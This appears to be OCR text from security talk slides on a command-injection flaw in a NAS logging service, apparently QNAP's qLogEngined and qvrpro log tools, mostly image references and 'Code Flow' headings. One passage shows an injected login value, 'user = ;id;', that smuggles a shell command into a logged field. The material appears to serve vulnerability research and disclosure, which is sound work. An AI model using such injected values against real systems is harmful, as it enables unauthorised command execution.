
qLogEngined

qLogDB


qvrpro_conn_log_tool

qvrproLogDB

Command Injection - Code Flow



Command Injection - Code Flow




user = ;id;
device = aaa
plain_pwd = Wrong


記錄 user, device

Command Injection - Code Flow

